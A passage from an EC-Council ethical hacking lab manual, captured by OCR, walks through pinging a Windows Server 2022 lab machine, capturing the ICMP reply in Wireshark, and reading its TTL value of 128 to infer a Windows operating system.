
5. Open the **Command Prompt**, type **ping 10.10.1.22** and press **Enter**.

   Note: **10.10.1.22** is the IP address of the **Windows Server 2022** machine.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


6. Observe the packets captured by **Wireshark**.




7. Choose any packet of the ICMP reply from the **Windows Server 2022** (**10.10.1.22**) to **Windows 11** (**10.10.1.11**) machines and expand the **Internet Protocol Version 4** node in the **Packet Details** pane.

8. The TTL value is recorded as **128**, which means that the ICMP reply possibly came from a Windows-based machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




9. Now, stop the capture in the **Wireshark** window by clicking on the **Stop** button from the toolbar.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Now, click the **Start capturing packets** button from the toolbar. If an **Unsaved packets…** pop-up appears, click **Continue without Saving**.



